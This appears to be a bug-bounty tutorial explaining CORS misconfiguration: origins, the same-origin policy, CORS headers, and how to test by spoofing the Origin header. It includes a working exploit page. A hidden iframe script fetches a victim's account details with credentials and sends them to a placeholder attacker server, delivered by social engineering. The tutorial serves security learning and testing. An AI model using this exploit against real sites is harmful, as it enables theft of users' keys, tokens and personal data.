
CORS VULNERABILITY



The CORS vulnerability, which stands for Cross-origin resource sharing, is one of the most dangerous vulnerabilities, in the sense that an intruder can obtain various and sensitive information such as sessions and many other sensitive information; This vulnerability that will happen on the subject of modern browsers has a lot to do with SOP, which we will examine in the following SOP topic, but first you must to know origin.

What is Origin?
When you enter a site, for example Example.com, in this case you have entered the origin of the Example.com website.

What is origin made of?
The Origin is composed of the combination of three elements Protocol, Host and Port, and if we change each of these three elements, we will have a new origin, which you will fully understand in the example below:

```
http://example.com
https://example.com
http://en.example.com
https://example.com:22
```

Normally, due to the existence of SOP, we cannot request Cross-Origin to any of these.

What is SOP?
Servers are used to host web pages, applications, images, fonts, etc. Now, when you use a browser, you are trying to access a unique website. To load this website, the browser needs to

send different requests to different servers. Servers located in different locations around the world. Now, the security policies of the servers are responsible for reducing the risks related to these requests/responses as much as possible. One of these policies is called same-origin.

The same-origin policy is very restrictive. According to this policy, a document hosted on server A can only communicate with documents hosted on the same server. This issue can be seen from the name of politics itself because same origin means a root or a lineage.

As you Know, not having a security policy can hurt the website, but having something like same-origin also limits us a lot.

Fortunately, there is another approach that gives us flexibility in addition to security. Cross-origin is one of these and came to solve SOP limitation, which is abbreviated as CORS.

Trick:
We can bypass SOP with one XSS, if we have one XSS vulnerability we can access to DOM and bypass SOP easy.

CORS Bug:
A request to a resource such as an image or font outside the original origin is called a cross-origin request. CORS stands for cross-origin resource sharing, which helps us manage cross-origin requests.

Since today's websites load their resources through different places, it is very convenient to use CORS.

Servers that are going to run cross-origin requests must also be able to handle it. On the other hand, CORS gives servers the ability to configure verified origins. In the sense that only a series of origins can be referred.

In fact, working with CORS is more flexible because it gives us the ability to customize security items and create a unique security policy based on our needs.

How does CORS handle requests from external sources?
The HTTP header is where it's supposed to help us manage CORS. This header is sent with each request or response and contains different information each time. Using this header, you can define how requests and answers are sent. CORS adds a bunch of new options to HTTP headers to handle requests. Below you can see these items:

```
Access-Control-Allow-Origin
Access-Control-Allow-Credentials
Access-Control-Allow-Methods
Access-Control-Allow-Headers
Access-Control-Expose-Headers
```

```
Access-Control-Max-Age
Access-Control-Request-Headers
Access-Control-Request-Method
```

How to find CORS bug?
First, we have to change the HTTP header origin in the HTTP request we send, and if the origin is not in the HTTP request, add it, and then send the request and check the response.
now If there are **“Access-Control-Allow-Origin: */attacker.com”** and **“Access-Control-Allow-Credentials: True”** in the response, it can be assumed that There is a CORS bug, **and it means origin(attacker.com) can send request from him site and get response include important information** .

Some parameter we can replace in origin:

1. null
2. attacker.com
3. example.com+attacker.com

How to exploit CORS bug?
when you have found the CORS bug, you can exploit the vulnerability by starting a server and running the following commands on the server, and important information such as APK key, CSRF Tokens and other sensitive information using Get the implementation of a listener using the following script:

```
<html>
    <body>
        <iframe style="display: none;" sandbox="allow-scripts" srcdoc="
        <script>
            var req = new XMLHttpRequest();
            var url = 'APPLICATION URL'
            req.onload = retrieveKeys;

            req.open('GET', url + '/accountDetails', true);
            req.withCredentials = true;
            req.send(null);

           function retrieveKeys() {
               fetch('https://Exolit_Server_Hostname/log?key=' +
req.responseText)
            }
        </script>"></iframe>
    </body>
</html>
```

Now attacker make one file named `exploit.html` and when victim load and open `attacker.com/exploit.html` with social engineering method, it can automatically loaded important data and save on server or send to attacker.

One trick
Sometimes the site only allows its own Sub-Domain to make Cross-Origin requests, in this case we create a Sub-Domain with the name of the site and test with it. for example:

```
target:
example.com

my subdomain:
example.com.mysite.com
```

Finding CORS:
Always look for some sensitive data in response like account id, address, phone number, email, etc which can show some impact on business towards the organization.

GitHub: https://github.com/abolfazlvaziri
Instagram: https://instagram.com/abolfazlvaziriofficial
Telegram Channel: https://t.me/AVN_COMMUNITY
YouTube: https://www.youtube.com/@abolfazlvaziri